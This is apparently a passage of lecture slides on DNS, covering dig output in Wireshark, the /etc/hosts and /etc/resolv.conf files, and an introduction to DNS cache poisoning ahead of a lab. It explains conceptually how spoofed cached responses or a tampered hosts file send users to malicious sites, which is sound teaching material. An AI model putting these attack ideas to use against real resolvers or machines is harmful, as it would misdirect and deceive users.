


### IMPORTANT

The user's machine will now save the IP address for [www.example.com](http://www.example.com) in its **cache**



# DNS Header



The domain name of the request  
le. Google.com


If the IP address was found, it will go here

Contains records that point towards  
authoritative nameservers

Contains records that point towards  
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# DNS In Wireshark

The **dig** command is used to issue DNS requests via the command line



The image shows a Wireshark packet capture and a terminal window. The Wireshark packet list shows a series of packets, with a red bracket highlighting packets 13 through 18. Packet 13 is a UDP packet from 127.0.0.1 to 127.0.0.1. Packet 14 is a UDP packet from 127.0.0.1 to 127.0.0.1. Packet 15 is a DNS Standard query from 127.0.0.1 to 127.0.0.53. Packet 16 is a DNS Standard query response from 127.0.0.53 to 127.0.0.1. Packet 17 is a DNS Standard query response from 127.0.0.53 to 127.0.0.1. Packet 18 is a DNS Standard query response from 127.0.0.53 to 127.0.0.1. The terminal window shows the output of the `dig cs.montana.edu` command, which returns the IP address 153.90.127.183.

```
12 2023-03-27 16:4... 10.0.2.5 35.232.111.17 TCP 56 47236 → 80 [ACK] Seq=166097016 Ack=466837 Win=64092 Len=0
13 2023-03-27 16:4... 127.0.0.1 127.0.0.1 UDP 45 58567 → 58567 Len=1
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Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface any, id 0

seed@VM: ~
[03/27/23]seed@VM:~$ dig cs.montana.edu

; <<>> DiG 9.16.1-Ubuntu <<>> cs.montana.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38252
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags::; udp: 65494
;; QUESTION SECTION:
;cs.montana.edu. IN A

;; ANSWER SECTION:
cs.montana.edu. 14400 IN A 153.90.127.183

;; Query time: 4 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Mon Mar 27 16:40:15 EDT 2023
;; MSG SIZE rcvd: 59

[03/27/23]seed@VM:~$
```

about the actu



On Linux, the `/etc/hosts` holds static IP mappings for domain names

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[03/27/23]seed@VM:~/.../tcp_attacks$ cat /etc/hosts
127.0.0.1      localhost
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ff00::0       ip6-mcastprefix
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# For DNS Rebinding Lab
192.168.60.80 www.seedIoT32.com

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If we can compromise a machine, we can update `/etc/hosts` and inject IP address for *malicious* webpages

On Linux, the `/etc/resolv.conf` holds IP mappings for DNS server

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[03/27/23]seed@VM:~/.../tcp_attacks$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
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# 127.0.0.53 is the systemd-resolved stub resolver.
# run "systemd-resolve --status" to see details about the actual nameservers.

nameserver 127.0.0.53
search msu.montana.edu
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
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# Attacks on the DNS protocol

When the user sends out a DNS request for a website they want to visit, they will have to **wait** for a response from a DNS server

This process of DNS resolving can take some time...

If an attacker wanted to cause some trouble, they could ???




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


# DNS Cache Poisoning Attack

A **DNS** cache poisoning attack is done by tricking a server into accepting malicious, spoofed DNS information


Instead of going to the IP address of the legitime website, they will go to the IP address that we place in our malicious DNS response (spoofed)

The DNS response is **CACHED**, which means the user will visit the malicious website in future visits\*\*



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
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\*\*much more difficult



# Lab Setup
